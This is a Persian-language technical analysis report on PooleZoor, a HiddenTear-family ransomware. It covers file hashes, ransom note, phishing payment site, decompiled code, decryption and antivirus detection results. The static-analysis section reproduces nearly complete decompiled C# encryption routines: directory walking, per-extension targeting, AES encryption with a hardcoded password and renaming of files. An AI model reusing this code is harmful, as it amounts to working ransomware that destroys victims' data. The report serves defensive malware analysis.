

باسمه تعالی


تحلیل فنی باج افزار PooleZoor

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی HiddenTear به نام PooleZoor خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج افزار در اوایل ماه آگوست سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران ایرانی می‌باشد. این باج افزار از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی برای رمزگذاری استفاده می‌کند و تنها فایل‌هایی با پسوندهای مشخص که بر روی Desktop سیستم قربانیان موجود هستند را رمزگذاری می‌کند. باج افزار مورد اشاره پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به "PooleZoor" تغییر می‌دهد و از قربانیان تقاضای پرداخت مبلغ یک میلیون تومان به عنوان باج می‌کند که طبق گفته‌ی مهاجمان این مبلغ صرف امور خیریه خواهد شد. از آنجایی که با یک نسخه آفلاین از پروژه متن باز HiddenTear طرف هستیم و با توجه به تشابهات موجود در کد باج افزار با نسخه اصلی آن، به نظر می‌رسد مهاجمین صرفاً با اعمال تغییرات اندک در کد منبع این باج افزار نسبت به انتشار آن اقدام نموده اند. لذا با توجه به نقایص ذاتی موجود در پروژه HiddenTear، فایل‌های رمزگذاری شده توسط این باج افزار براحتی قابل رمزگشایی می‌باشند.

قربانیان باج افزار PooleZoor می‌توانند جهت رمزگشایی فایل‌های خود با مرکز تخصصی آپا دانشگاه بجنورد تماس حاصل فرمایند.

مشخصات فایل اجرایی :


نام فایل	hidden-tear.exe
MD۵	f3۵a۰b۷d۰۵bdd۷de6۳۷c۵۴۰۲۳aaf۴۴۱۲
SHA-۱	۹۵f۴c۷d۲۲f۱b۱۷۴۹۶f۰b۰ab۴۴۶۹۲۶ef۷d۵d۰۰۷۲۲
SHA-۲۵۶	a۵e۵e۶۷۱۲d۲dfe۴۱e۷e۰e۷۲۵۴۶۰f۲۵۷۹cfc۴e۸a۷a۸۳۵e۴d۸e۵۲۸f۱۹۹۹۹۵۹c۳۲f
اندازه فایل	۲۰۶.۵ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET
آیکون فایل اجرایی	

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۴.۵۷	۸۱۹۲	۱۰۸۲۶۰	۱۰۸۵۴۴
.rsrc	۴.۳	۱۲۲۸۸۰	۱۰۱۴۷۲	۱۰۱۸۸۸
.reloc	۰.۱	۲۲۹۳۷۶	۱۲	۵۱۲

تحلیل پویا :

برای بررسی عمیق تر باج افزار PooleZoor، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج افزار مورد اشاره پس از اجرا شروع به رمزگذاری فایل های موجود بر روی Desktop با پسوندهای مشخص، که در ادامه به آنها اشاره خواهیم نمود، می کند. همچنین باج افزار در طول اجرا یک فایل متنی تحت عنوان READ_me_for_encrypted_Files.txt که محتوای آن شامل پیغام باج خواهی می باشد را بر روی Desktop ایجاد می کند که در تصویر زیر قابل مشاهده می باشد :



بر اساس پیغام باج خواهی، مهاجمین اعلام نموده اند که فایل ها توسط باج افزار PooleZoor رمزگذاری شده اند و قربانیان باید مبلغ یک میلیون تومان را جهت رمزگشایی آنها پرداخت نمایند، که طبق گفته ی مهاجمین این پول جهت امور خیریه خرج خواهد شد. همانطور که در پیغام باج خواهی نیز قابل مشاهده است هیچ گونه راه ارتباطی با مهاجمین و راهی جهت پرداخت مبلغ باج خواهی وجود ندارد اما طبق تحقیقات صورت گرفته، وبلاگی به آدرس <http://ransomware-poolezoor.blogspot.com> وجود دارد که ظاهراً مربوط به مهاجمین می باشد و طبق بررسی های صورت گرفته در حال حاضر این وبلاگ حذف شده است. تصویر زیر مربوط به صفحه وبلاگ مورد اشاره می باشد :

Ransomware Poolezoor

Ransomware Poolezoor

Tuesday, August 7, 2018

برای اینکه مارو حمایت بکنید مبلغ یک میلیون تومان به ما پرداخت و برای ما ارسال کنید و در جواب ایمیل شما ما Decryptor را در اختیار شما قرار می دهیم.


نحوه پرداخت:

ورود به لینک : [/http://sep.shaparak.cf](http://sep.shaparak.cf)

تصویر پرداخت خود را در زیر این پست به همراه درس ایمیل خود برای ما ارسال نمایید.

Posted by Sales Ransomware at 10:44 PM

1 comment:



سیستم من با این باج افزار آلوده شده بود که تونستم خوشبختانه با دیکر بیتر ری که پیدا کردم فایل هامو برگردونم منم برا همین لینک دیکر بیتر را برای شما میزارم امیدوارم به درد بخورد.

About Me

Sales Ransomware

View my complete profile

Blog Archive

▼ 2018 (3)


▼ August (2)

برای اینکه مارو حمایت بکنید مبلغ یک میلیون تومان ب


سیستم من با این باج افزار آلوده شده بود که تونستم

► July (1)

طبق اطلاعات موجود در وبلاگ مورد اشاره، مطلبی توسط مهاجمین در ارتباط با باج افزار PooleZoor قرار داده شده است که همانند پیغام باج خواهی تقاضای پرداخت مبلغ یک میلیون تومان جهت رمزگشایی فایل ها از طریق لینک <http://sep.shaparak.cf> که شباهت زیادی به درگاه پرداخت الکترونیک شاپرک دارد، نموده اند و اشاره شده که از طریق، ایمیل ابزار رمزگشایی را برای قربانیان ارسال خواهند نمود، اما طبق بررسی های صورت گرفته لینک مورد نظر جعلی بوده و مهاجمین از تکنیک های حملات فیشینگ سعی در سرقت اطلاعات حساب قربانیان دارند.



نتایج حاصل از تحلیل کد نشان می دهد که این باج افزار، فایل ها را با استفاده از الگوریتم رمزنگاری AES در حالت CBC - ۲۵۶ بیتی رمزگذاری کرده و پسوند فایل ها را پس از رمزگذاری به poolezoor. تغییر می دهد. تصویر زیر نشان دهنده فایل های رمزگذاری شده توسط این باج افزار می باشد :



همانطور که اشاره شد این باج افزار تنها فایل های موجود بر روی Desktop و با پسوندهای مشخص، را رمزگذاری می نماید. در زیر لیست فایل هایی که توسط باج افزار رمزگذاری می شوند، قابل مشاهده می باشد :

`.apk, .accdb, .xlsx, .pptx, .ppsx, .rar, .zip, .pdf, .txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .png, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .xml, .psd`

طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل ها نیز بالاتر خواهد بود و هنگام اجرای باج افزار PooleZoor شاهد بودیم که این باج افزار به طور میانگین از ۷۰ الی ۸۰ درصد ظرفیت CPU، و ۲۵ درصد ظرفیت حافظه (RAM) استفاده می کند. همچنین مدت زمان رمزگذاری فایل ها با توجه به اینکه باج افزار تنها فایل های موجود بر روی Desktop را رمزگذاری می کند بستگی به حجم فایل های موجود بر روی Desktop دارد.

همانطور که مشاهده گردید این باج افزار تعداد محدودی فایل با پسوندهای مشخص موجود بر روی Desktop سیستم قربانی را مورد حمله قرار می دهد و آن ها را رمزگذاری می کند و با توجه به اینکه آسیب زیادی به سیستم قربانیان وارد نمی کند آن ها به راحتی می توانند سیستم خود را با آخرین نسخه ی آنتی ویروس های معتبر موجود، اسکن نمایند و از آسیب های احتمالی این باج افزار رهایی یابند.


بر اساس بررسی های انجام شده اکثر آنتی ویروس های معتبر، این باج افزار را به عنوان یک تروجان شناسایی نموده اند. لذا احتمال نفوذ باج افزار به سیستم از راه های متداول از جمله هرزنامه ها وجود دارد. بنابراین توصیه می گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.

تحلیل ایستا:


طبق بررسی های صورت گرفته بر روی باج افزارهای مختلف، به طور معمول مهاجمین از روش های مختلفی جهت محافظت از کدمنبع باج افزارها استفاده می کنند تا محققین قادر به تحلیل باج افزارها و یافتن راه حل های مناسب جهت پیشگیری از انتشار آن ها و یا کشف دیکرپتور مخصوص هر یک از باج افزارها نشوند. به طور مثال برخی از مهاجمین جهت محافظت از کدمنبع باج افزار خود از روش ConfuserEx استفاده می نمایند که این روش تمام عبارات و نمادها را به رشته های خالی تبدیل می کند و باعث ایجاد ابهام در فهم کدمنبع باج افزار خواهد شد. باج افزار PooleZoor نیز از این قاعده مستثنی نبود و با استفاده از این روش، کدمنبع آن محافظت شده بود که توانستیم کدمنبع آن را با استفاده از نرم افزار dnSpy رفع ابهام نماییم

و تحلیل‌های بیشتر را بر روی آن انجام دهیم که پس از تحلیل کد باج‌افزار PooleZoor به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار PooleZoor ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد، تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



همانطور که در تصویر زیر قابل ملاحظه است، آیکون فایل اجرایی این باج‌افزار مشابه اسناد PDF می‌باشد که به نظر می‌رسد مهاجمین از تکنیک‌های مهندسی اجتماعی برای گمراه نمودن قربانیان و وادار نمودن آن‌ها به کلیک بر روی فایل مورد نظر نموده‌اند.



توابع اشاره شده در تصاویر زیر، برخی از توابع مربوط به باج‌افزار می‌باشند که جهت اجرای آن به ترتیب فراخوانی می‌شوند :

```
InitializeComponent() : void ×
1 // hidden_tear.Form1
2 // Token: 0x0600000A RID: 10 RVA: 0x00002464 File Offset: 0x00000664
3 private void InitializeComponent()
4 {
5     ComponentResourceManager componentResourceManager = new ComponentResourceManager(typeof(Form1));
6     base.SuspendLayout();
7     base.AutoScaleMode = new SizeF(6f, 13f);
8     base.AutoScaleMode = AutoScaleMode.Font;
9     base.ClientSize = new Size(124, 53);
10    base.Icon = (Icon)componentResourceManager.GetObject("$this.Icon");
11    base.Name = "Form1";
12    this.Text = "hidden tear";
13    base.Load += this.Form1_Load;
14    base.ResumeLayout(false);
15 }
16
```

تصویر ۱

```
Form1_Load(object, EventArgs) : void ×
1 // hidden_tear.Form1
2 // Token: 0x06000002 RID: 2 RVA: 0x00002068 File Offset: 0x00000268
3 private void Form1_Load(object sender, EventArgs e)
4 {
5     base.Opacity = 0.0;
6     base.ShowInTaskbar = false;
7     this.startAction();
8 }
9
```

تصویر ۲

```
startAction() : void ×
1 // hidden_tear.Form1
2 // Token: 0x06000007 RID: 7 RVA: 0x0000238C File Offset: 0x0000058C
3 public void startAction()
4 {
5     string userName = Environment.UserName;
6     string str = "C:\\Users\\";
7     string password = "Amir12345";
8     string str2 = "\\Desktop\\";
9     string location = str + userName + str2;
10    this.encryptDirectory(location, password);
11    this.messageCreator();
12    Application.Exit();
13 }
14
```

تصویر ۳

قطعه کد موجود در تصویر ۳ مربوط به تابع `startAction()` می باشد که در آن رشته های `str` و `str2` مربوط به دایرکتوری می باشد که باج افزار آن را مورد هدف حمله ی خود قرار می دهد، همچنین یک رشته به نام

password در این تابع تعریف شده است که مقدار آن برابر با "Amir۱۲۳۴۵" می باشد و طی بررسی های صورت گرفته از این رشته در رمزگذاری فایل ها استفاده می شود.

قطعه کد زیر مربوط به پیغام باج خواهی و فایل متنی ایجاد شده بر روی Desktop می باشد و بر اساس دستورات موجود در این قطعه کد، رشته های str و str2 تعریف شده اند که مقدار آن برابر با دایرکتوری Desktop و همانطور که اشاره شد تحت عنوان READ_me_for_encrypted_Files.txt می باشد که فایل متنی مربوط به پیغام باج خواهی پس از ایجاد شدن توسط باج افزار در آن قرار می گیرد.

```
messageCreator() : void x
1 // hidden_tear.Form1
2 // Token: 0x06000008 RID: 8 RVA: 0x000023D8 File Offset: 0x000005D8
3 public void messageCreator()
4 {
5     string userName = Environment.UserName;
6     string str = "C:\\Users\\";
7     string str2 = "\\Desktop\\READ_me_for_encrypted_Files.txt";
8     string path = str + userName + str2;
9     string[] contents = new string[]
10    {
11        "Files has been encrypted with PooleZoor",
12        "Ba pardakht 10,000,000 Riyal File hay khod ra bazgardanid",
13        "In Pool sarf omre kheyrise khahad shod"
14    };
15    File.WriteAllLines(path, contents);
16 }
17
```

الگوریتم رمزنگاری مورد استفاده توسط باج افزار در قطعه کد زیر نشان داد شده است. با توجه به اینکه در این الگوریتم از یک Salt ایستا جهت رمزگذاری استفاده شده است لذا تابع مورد نظر در مقابل تکنیک های شکستن رمز عبور از جمله Brute Force آسیب پذیر می باشد.

```
AES_Encrypt(byte[], byte[]): byte[] x
1 // hidden_tear.Form1
2 // Token: 0x06000004 RID: 4 RVA: 0x000020A8 File Offset: 0x000002A8
3 public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
4 {
5     byte[] result = null;
6     byte[] salt = new byte[]
7     {
8         1,
9         2,
10        3,
11        4,
12        5,
13        6,
14        7,
15        8
16    };
17    using (MemoryStream memoryStream = new MemoryStream())
18    {
19        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
20        {
21            rijndaelManaged.KeySize = 256;
22            rijndaelManaged.BlockSize = 128;
23            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
24            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
25            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
26            rijndaelManaged.Mode = CipherMode.CBC;
27            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
28            {
29                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
30                cryptoStream.Close();
31            }
32            result = memoryStream.ToArray();
33        }
34    }
35    return result;
36 }
37
```

قطعه کد زیر (تصویر ۱) مربوط به تابع `encryptDirectory(,)` است که شامل پسوند مربوط به فایل‌های مورد هدف باج‌افزار می‌باشد که تابع `EncryptFile(,)` را جهت رمزگذاری فایل‌ها فراخوانی می‌کند. ضمناً `EncryptFile(,)` علاوه بر فراخوانی توابع مختلف همانند `AES_Encrypt(,)` که مربوط به الگوریتم رمزنگاری مورد استفاده توسط باج‌افزار می‌باشد، با استفاده از تابع `Move(,)` پسوند فایل‌های مورد هدف باج‌افزار را به `poolezoor` تغییر می‌دهد:

```

encryptDirectory(string, string) : void X
1 // hidden_tear.Form1
2 // Token: 0x06000006 RID: 6 RVA: 0x000220C File Offset: 0x000040C
3 public void encryptDirectory(string location, string password)
4 {
5     string[] source = new string[]
6     {
7         ".apk",
8         ".accdb",
9         ".xlsx",
10        ".pptx",
11        ".ppsx",
12        ".rar",
13        ".zip",
14        ".pdf",
15        ".txt",
16        ".doc",
17        ".docx",
18        ".xls",
19        ".xlsx",
20        ".ppt",
21        ".pptx",
22        ".odt",
23        ".jpg",
24        ".png",
25        ".csv",
26        ".sql",
27        ".mdb",
28        ".sln",
29        ".php",
30        ".asp",
31        ".aspx",
32        ".html",
33        ".xml",
34        ".psd"
35    };
36    string[] files = Directory.GetFiles(location);
37    string[] directories = Directory.GetDirectories(location);
38    int num;
39    for (int i = 0; i < files.Length; i = num + 1)
40    {
41        string extension = Path.GetExtension(files[i]);
42        bool flag = source.Contains(extension);
43        if (flag)
44        {
45            this.EncryptFile(files[i], password);
46        }
47        num = i;
48    }
49    for (int j = 0; j < directories.Length; j = num + 1)
50    {
51        this.encryptDirectory(directories[j], password);
52        num = j;
53    }
54 }

```

تصویر ۱: تابع `encryptDirectory(,)`

```

EncryptFile(string, string) : void X
1 // hidden_tear.Form1
2 // Token: 0x06000005 RID: 5 RVA: 0x00021BC File Offset: 0x00003BC
3 public void EncryptFile(string file, string password)
4 {
5     byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
6     byte[] array = Encoding.UTF8.GetBytes(password);
7     array = SHA256.Create().ComputeHash(array);
8     byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
9     File.WriteAllBytes(file, bytes);
10    File.Move(file, file + ".poolezoor");
11 }
12

```

تصویر ۲: تابع `EncryptFile(,)` مربوط به رمزگذاری فایل‌ها و اضافه نمودن پسوند `poolezoor` به انتهای آن‌ها


پس از بررسی‌ها و تحقیقات صورت گرفته در مرکز تخصصی آپا دانشگاه بجنورد موفق به رمزگشایی فایل‌های رمزگذاری شده توسط باج‌افزارهای خانواده‌ی HiddenTear شده‌ایم که رمزگشای مربوطه در "سامانه یکپارچه بانک اطلاعاتی باج‌افزارها" مرکز تخصصی آپا دانشگاه بجنورد موجود است. لذا پس از اطلاع از اینکه این باج‌افزار نیز از خانواده‌ی متن باز HiddenTear می‌باشد، بررسی‌های لازم جهت رمزگشایی فایل‌های رمزگذاری شده توسط باج‌افزار PooleZoor صورت گرفت که در نهایت موفق به رمزگشایی آن‌ها شدیم.

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار PooleZoor نشدیم.

نتایج بدست آمده از اجرای باج‌افزار بر روی سیستم دارای آنتی‌ویروس بومی پادویش :

طبق بررسی‌های صورت گرفته، آنتی‌ویروس پادویش در حالت عادی، این باج‌افزار را به عنوان یک فایل مخرب شناسایی می‌کند و آن را در همان ابتدا حذف می‌نماید، تصویر زیر مربوط به بررسی صورت گرفته با استفاده از آنتی‌ویروس پادویش می‌باشد :



خروجی سامانه ویروس کاو مرکز ماهر :

در حال حاضر تعداد ۹ مورد از ۱۰ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۴۹ مورد از ۶۸ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

Ad-Aware	⚠ Gen:Heur.Ransom.HiddenTears.1	AhnLab-V3	⚠ Trojan/Win32.Agent.R170959
ALYac	⚠ Trojan.Ransom.HiddenTear	Antiy-AVL	⚠ Trojan[Ransom]/Win32.HiddenTear
Arcabit	⚠ Trojan.Ransom.HiddenTears.1	Avast	⚠ Win32:Malware-gen
AVG	⚠ Win32:Malware-gen	Avira	⚠ TR/Ransom.nphvr
BitDefender	⚠ Gen:Heur.Ransom.HiddenTears.1	CAT-QuickHeal	⚠ Trojan.YakbeexMSIL.ZZ4
Comodo	⚠ TrojWare.MSIL.Ransom.Ryzerlo.A	CrowdStrike Falcon	⚠ malicious_confidence_100% (D)
Cybereason	⚠ malicious.d05bdd	Cylance	⚠ Unsafe
Cyren	⚠ W32/Ransom.HNAN-0967	DrWeb	⚠ Trojan.Encoder.10598
Emsisoft	⚠ Gen:Heur.Ransom.HiddenTears.1 (B)	Endgame	⚠ malicious (high confidence)
eScan	⚠ Gen:Heur.Ransom.HiddenTears.1	ESET-NOD32	⚠ a variant of MSIL/Filecoder.AK
F-Secure	⚠ Gen:Heur.Ransom.HiddenTears.1	Fortinet	⚠ MSIL/Filecoder.Yltr
GData	⚠ MSIL.Trojan-Ransom.Cryptear.R	Ikarus	⚠ Trojan-Ransom.HiddenTear
Jiangmin	⚠ Trojan.Generic.bnniw	K7AntiVirus	⚠ Trojan (004de29f1)
K7GW	⚠ Trojan (004de29f1)	Kaspersky	⚠ HEUR:Trojan.Win32.Generic
Malwarebytes	⚠ Ransom.HiddenTear	MAX	⚠ malware (ai score=100)
McAfee	⚠ Ransomware-FTD!F35A0B7D05BD	McAfee-GW-Edition	⚠ Ransomware-FTD!F35A0B7D05BD
Microsoft	⚠ Ransom:Win32/HiddenTear.gen	NANO-Antivirus	⚠ Trojan.Win32.Encoder.fgeyfl
Palo Alto Networks	⚠ generic.ml	Panda	⚠ Trj/GdSda.A
Qihoo-360	⚠ Win32/Trojan.Ransom.786	Rising	⚠ Ransom.HiddenTear!8.DC9E (CLOUD)
SentinelOne	⚠ static engine - malicious	Sophos AV	⚠ Troj/Cryptear-A
Sophos ML	⚠ heuristic	SUPERAntiSpyware	⚠ Ransom.HiddenTear/Variante
Symantec	⚠ Ransom.HiddenTear!g1	Tencent	⚠ Win32.Trojan.Fakedoc.Auto
TrendMicro	⚠ Ransom_RAMSil_SM	TrendMicro-HouseCall	⚠ Ransom_RAMSil_SM
VBA32	⚠ TScope.Trojan.MSIL	Webroot	⚠ W32.Trojan.Gen
ZoneAlarm	⚠ HEUR:Trojan.Win32.Generic	AegisLab	✅ Clean